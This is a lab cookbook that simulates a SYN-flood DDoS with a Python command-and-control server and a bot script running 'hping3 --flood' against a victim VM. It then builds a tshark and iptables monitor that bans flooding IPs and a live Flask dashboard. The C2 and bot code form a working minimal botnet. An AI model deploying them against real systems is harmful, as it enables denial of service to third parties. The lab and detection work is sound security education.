Cybersecurity Cookbook: Simulating a DDoS Attack Using GNS3 and VirtualBox

1. Introduction:

Project Overview:
This project demonstrates how a DDoS attack is simulated using a **Command & Control (C2) Server**, a **bot (attacking machine)**, and a **victim server**. The objective is to analyze network traffic and observe attack patterns.

Objectives:
- Set up a **DDoS attack** environment.
- Monitor network traffic using **tshark**.
- Understand the impact of SYN flood attacks on a victim server.

Tools & Technologies:

- **Kali Linux** (Attacker VM)
- **Ubuntu Server** (Victim VM)
- **GNS3** (Network simulation)
- **VirtualBox** (Virtualization)
- **tshark** (Traffic monitoring)

2. Lab Setup Guide

System Requirements:

Component	Minimum Specs
Processor	4 Cores
RAM	4GB+
Storage	20GB+
Networking	Bridged Adapter

Step 1: Download ISO Files:

Download the necessary OS images:

- **Kali Linux**: https://www.kali.org/get-kali/#kali-installer-images
- **Ubuntu Server**: https://ubuntu.com/download/server

Step 2: Create and Configure Virtual Machines:

1. Open **VirtualBox** and create two VMs:
   - **Attacker VM (Kali Linux)** → 1 CPU, 1000 MB RAM.
   - **Victim VM (Ubuntu Server)** → 2 CPUs, 1500 MB RAM.
2. Attach the downloaded ISO and install the OS.
3. **Set Network to Bridged Adapter** for both VMs.
4. Complete the OS installation.

Step 3: Import Virtual Machines into GNS3:

1. Open **GNS3**.
2. Navigate to **Edit** → **Preferences** → **VirtualBox** → **VirtualBox VMs**.
3. Click **"New"** and select both VMs.
4. Verify that the VMs appear in the GNS3 topology.



Fig.1 GNS3 showing imported VMs

3. Attack Simulation Scenarios

Setup:

- **C2 Server** (Main Attacker) runs on Kali.
- **Bot Machine** (College PC) runs bot.py.
- **Victim** is monitored using tshark.

Step 1: Configure the Command & Control (C2) Server:

Run the following script on the **main attacker (Kali)**:

```
import socket
HOST = "0.0.0.0"
PORT = 9000
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
server.bind((HOST, PORT))
server.listen(5)
print(f"[+] Command & Control Server Listening on {HOST}:{PORT}")
while True:
    client, addr = server.accept()
    print(f"[+] Connection received from {addr}")
    client.send(b"ATTACK_START")
    client.close()
```

Step 2: Start the Bot Machine

Run the following script on the **bot**:

```
import socket
import subprocess
import platform
import time
C2_SERVER = "192.168.198.81"
PORT = 9000
VICTIM_IP = "192.168.198.76"
BATCH_SIZE = 50
def is_c2_active():
    try:
        test_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        test_socket.settimeout(2)
```

```
        test_socket.connect((C2_SERVER, PORT))
        test_socket.close()
        return True
    except:
        return False
def launch_attack():
    system_os = platform.system()
    if system_os == "Linux":
        print("[+] Detected Linux system. Using hping3 for attack.")
        attack_command = f"hping3 -S --flood -p 80 --count {BATCH_SIZE} {VICTIM_IP}"
    else:
        print("[!] Unsupported OS. Exiting...")
        return
    while True:
        if not is_c2_active():
            print("[!] C2 Server is down. Stopping attack...")
            break
        try:
            print(f"[+] Sending {BATCH_SIZE} SYN packets to {VICTIM_IP}...")
            subprocess.run(attack_command, shell=True, check=True)
            time.sleep(2)
        except subprocess.CalledProcessError as e:
            print(f"[!] Error executing attack command: {e}")
            break
def connect_to_c2():
    while True:
        try:
            print(f"[+] Trying to connect to C2 Server at {C2_SERVER}:{PORT}...")
            client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            client.connect((C2_SERVER, PORT))
            command = client.recv(1024).decode().strip()
            print(f"[+] Received command: {command}")
            if command == "ATTACK_START":
                launch_attack()
            client.close()
        except ConnectionRefusedError:
            print("[!] C2 Server is unreachable. Retrying...")
            time.sleep(5)
        except Exception as e:
            print(f"[!] Unexpected error: {e}")
```

```
        time.sleep(5)
if __name__ == "__main__":
    connect_to_c2()
```



Fig. 2 Running c2_server.py on Kali



Fig. 3 Running bot.py on the bot machine

Step 2: Monitor Network Traffic on the Victim

Run the following command on the victim machine to monitor incoming packets:

tshark -i enp0s3



Fig. 4 tshark monitoring traffic on the victim machine



Fig.5 Monitoring SYN Flood Attack Using **tshark**

This screenshot captures the real-time network traffic observed on the victim machine during the SYN flood attack. The tshark command was executed on the victim's enp0s3 interface, allowing us to analyze incoming packets. The log entries in the screenshot shows a high number of TCP SYN packets, indicating an ongoing denial-of-service attempt from the attacker bot. This helps visualize the impact of the attack and verify its effectiveness.

4. Prevention & Mitigation Strategies

To detect and mitigate SYN Flood attacks in real-time, we implemented a custom Python-based monitoring system using tshark, iptables, and WebSockets.

Instead of relying on external tools like Fail2Ban, we built a lightweight script (monitor.py) that:

- **Listens to incoming TCP SYN packets** on the victim server using **tshark (an extension of Wireshark)**.
- **Counts the number of SYN requests per source IP**.
- If a particular IP exceeds a defined threshold (e.g., 400 SYN packets), it:
    - **Automatically bans the IP** using iptables.

- ○ **Sends real-time alerts to a centralized dashboard** via WebSocket.

- The script also:
    - ○ **Ignores the victim's own IP** to prevent false positives.
    - ○ **Avoids duplicate bans** by maintaining a local banned_ips set.
    - ○ **Restores previously banned IPs** by reading from existing iptables rules on startup.

This automation ensures that the system not only detects suspicious traffic but also reacts immediately by blocking the attack source and alerting the admin visually on the dashboard.

Monitor.py

```
import subprocess
import json
import asyncio
import websockets
from datetime import datetime, timedelta, timezone
import os
import socket

# === Config ===
WS_SERVER = "ws://192.168.1.12:8765"  # Dashboard IP
INTERFACE = "enp0s3"                  # Network interface
THRESHOLD = 100                       # Ban IP after this many SYN packets
BAN_DURATION = 3600                   # (Optional) duration in seconds

# IST Timezone
IST = timezone(timedelta(hours=5, minutes=30))

# Track counts and bans
```

```
ip_counter = {}
banned_ips = set()

# === Get Victim's Own IP Dynamically ===
def get_own_ip():
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    try:
        s.connect(("8.8.8.8", 80))
        ip = s.getsockname()[0]
    except Exception:
        ip = "127.0.0.1"
    finally:
        s.close()
    return ip

own_ip = get_own_ip()

# === WebSocket Send ===
async def send_data(data):
    try:
        async with websockets.connect(WS_SERVER) as ws:
            await ws.send(json.dumps(data))
    except Exception as e:
        print(f"[!] WebSocket error: {e}")

# === Load IPs already blocked via iptables ===
def load_banned_ips_from_iptables():
    print("[🔎] Loading banned IPs from iptables...")
    try:
            result = subprocess.run(["sudo", "iptables", "-L", "INPUT", "-n"], capture_output=True,
text=True)
        lines = result.stdout.splitlines()
        for line in lines:
```

```python
            if "DROP" in line:
                parts = line.split()
                if len(parts) >= 4:
                    ip = parts[3]
                    if ip not in banned_ips:
                        banned_ips.add(ip)

                        # Send to dashboard (only once per IP)
                        timestamp = datetime.now(IST).strftime("%Y-%m-%d %H:%M:%S")
                        banned_msg = {
                            "ip": ip,
                            "timestamp": timestamp,
                            "banned": True
                        }
                        asyncio.run(send_data(banned_msg))

        print(f"[✅] Loaded {len(banned_ips)} unique banned IPs from iptables")
    except Exception as e:
        print(f"[!] Error loading iptables rules: {e}")

# === Ban IP ===
def ban_ip(ip):
    if ip in banned_ips:
        return
    print(f" BANNING IP: {ip}")
    banned_ips.add(ip)
    os.system(f"sudo iptables -A INPUT -s {ip} -j DROP")

# === SYN Monitor ===
async def monitor_syn():
    print("[+] Starting tshark listener...")
    proc = await asyncio.create_subprocess_exec(
```

```
    "tshark", "-i", INTERFACE,
    "-Y", "tcp.flags.syn==1 && tcp.flags.ack==0",
    "-T", "fields", "-e", "ip.src", "-l",
    stdout=subprocess.PIPE,
    stderr=subprocess.DEVNULL
)

while True:
    line = await proc.stdout.readline()
    if not line:
        continue

    ip = line.decode().strip()
    if not ip or ip == own_ip:
        continue

    # Timestamp in IST
    timestamp = datetime.now(IST).strftime("%Y-%m-%d %H:%M:%S")

    # Update count
    ip_counter[ip] = ip_counter.get(ip, 0) + 1
    syn_count = ip_counter[ip]

    # Ban if threshold exceeded
    if syn_count >= THRESHOLD and ip not in banned_ips:
        ban_ip(ip)
        banned_msg = {
            "ip": ip,
            "timestamp": timestamp,
            "banned": True
        }
        await send_data(banned_msg)
```

```
        if ip not in banned_ips:
            data = {
                "ip": ip,
                "timestamp": timestamp,
                "syn_count": syn_count
            }
            print(f"[📡] Sending to dashboard: {data}")
            await send_data(data)

# === MAIN ===
if __name__ == "__main__":
    load_banned_ips_from_iptables()
    asyncio.run(monitor_syn())
```



Fig.6 Starting tshark

5. Real-Time Dashboard

This script receives data from monitor.py over WebSocket, stores it, and sends it to the frontend using Flask and Socket.IO.

server.py

```
import asyncio
import websockets
import json
```

```
from flask import Flask, render_template
from flask_socketio import SocketIO, emit
import threading

app = Flask(__name__)
socketio = SocketIO(app)
data_log = []

@app.route('/')
def index():
    return render_template('index.html')

@socketio.on('connect')
def on_connect():
    emit('init', data_log)

async def handler(websocket):
    async for message in websocket:
        data = json.loads(message)
        data_log.append(data)
        socketio.emit('update', data)

async def websocket_listener():
    async with websockets.serve(handler, "0.0.0.0", 8765):
        print("[✅] WebSocket listening on ws://0.0.0.0:8765")
        await asyncio.Future()

def start_websocket():
    asyncio.run(websocket_listener())

if __name__ == '__main__':
    t = threading.Thread(target=start_websocket)
    t.start()
    socketio.run(app, host='0.0.0.0', port=5000)
```



Fig.7 Monitoring IP addresses

Frontend: index.html

This HTML file renders the graphs, updates them live using Socket.IO, and shows popup notifications for blocked IPs.

```
<!DOCTYPE html>
<html>
<head>
    <title>SYN Flood Dashboard</title>
    <script src="https://cdn.jsdelivr.net/npm/chart.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/socket.io/4.4.1/socket.io.min.js"></script>
    <style>
        body { font-family: Arial, sans-serif; margin: 20px; }
        #tabs button {
            margin-right: 10px;
```

```
        padding: 10px;
        font-weight: bold;
      }
      .tab-content { display: none; margin-top: 20px; }
      .tab-content.active { display: block; }
      #popup {
        position: fixed;
        top: 20px;
        right: 20px;
        background: #f44336;
        color: white;
        padding: 15px;
        border-radius: 5px;
        display: none;
        z-index: 1000;
      }
      .banned { color: red; font-weight: bold; }
    </style>
  </head>
  <body>

    <h2>🛡️ Real-Time SYN Flood Dashboard</h2>

    <!-- 🔘 Tabs -->
    <div id="tabs">
      <button onclick="showTab('barTab')">📊 Bar Chart</button>
      <button onclick="showTab('lineTab')">📈 Line Graph</button>
      <button onclick="showTab('bannedTab')">🔒 Blocked IPs</button>
    </div>

    <!-- 🔳 Bar Chart Tab -->
    <div id="barTab" class="tab-content active">
      <canvas id="synBarChart" width="800" height="400"></canvas>
      <h3>📋 Live Log</h3>
      <ul id="log" style="max-height:300px; overflow-y:scroll;"></ul>
    </div>

    <!-- 📈 Line Chart Tab -->
    <div id="lineTab" class="tab-content">
      <canvas id="synLineChart" width="800" height="400"></canvas>
    </div>

    <!-- 🔒 Blocked IP List Tab -->
    <div id="bannedTab" class="tab-content">
```

```
    <h3>Blocked IPs</h3>
    <ul id="bannedList"></ul>
</div>

<!-- 🚨 Popup Notification -->
<div id="popup"></div>

<script>
    const socket = io();
    const ipCounts = {};
    const lineData = {};
    const bannedIPs = new Set();

    const barCtx = document.getElementById('synBarChart').getContext('2d');
    const lineCtx = document.getElementById('synLineChart').getContext('2d');

    const barChart = new Chart(barCtx, {
        type: 'bar',
        data: {
            labels: [],
            datasets: [{
                label: 'SYN Count per IP',
                data: [],
                backgroundColor: 'rgba(255, 99, 132, 0.6)',
                borderWidth: 1
            }]
        },
        options: {
            responsive: true,
            scales: { y: { beginAtZero: true } }
        }
    });

    const lineChart = new Chart(lineCtx, {
        type: 'line',
        data: {
            labels: [],
            datasets: []
        },
        options: {
            responsive: true,
            scales: { y: { beginAtZero: true } }
        }
    });
```

```
function showTab(id) {
  document.querySelectorAll('.tab-content').forEach(div => div.classList.remove('active'));
  document.getElementById(id).classList.add('active');
}

function showPopup(message) {
  const popup = document.getElementById('popup');
  popup.textContent = message;
  popup.style.display = 'block';
  setTimeout(() => popup.style.display = 'none', 3000);
}

function updateBarChart(ip) {
  if (!ipCounts[ip]) {
    ipCounts[ip] = 0;
    barChart.data.labels.push(ip);
    barChart.data.datasets[0].data.push(0);
  }
  const index = barChart.data.labels.indexOf(ip);
  ipCounts[ip]++;
  barChart.data.datasets[0].data[index] = ipCounts[ip];
  barChart.update();
}

function updateLineChart(ip, count, timestamp) {
  if (!lineChart.data.labels.includes(timestamp)) {
    lineChart.data.labels.push(timestamp);
  }
  if (!lineData[ip]) {
    const color = 'hsl(' + Math.random() * 360 + ', 100%, 50%)';
    lineData[ip] = {
      label: ip,
      data: [],
      borderColor: color,
      fill: false
    };
    lineChart.data.datasets.push(lineData[ip]);
  }
  lineData[ip].data.push(count);
  lineChart.update();
}

socket.on('update', data => {
```

```
        const { ip, timestamp, syn_count, banned } = data;

        // 🚫 Banned IP Handling
        if (banned) {
          if (!bannedIPs.has(ip)) {
            bannedIPs.add(ip);
            const li = document.createElement('li');
            li.textContent = `${ip} (Banned at ${timestamp})`;
            li.classList.add("banned");
            document.getElementById('bannedList').appendChild(li);
            showPopup(`🚫 IP BANNED: ${ip}`);
          }
          return;
        }

        // Normal SYN Packet
        updateBarChart(ip);
        updateLineChart(ip, syn_count, timestamp);

        const log = document.getElementById('log');
        const li = document.createElement('li');
        li.textContent = `${timestamp} - ${ip} - SYN Count: ${syn_count}`;
        log.prepend(li);
      });
    </script>
  </body>
</html>
```



Fig.8 Real Time SYN Flood Dashboard



Fig.9 Dashboard showing the bar chart of SYN Count per IP

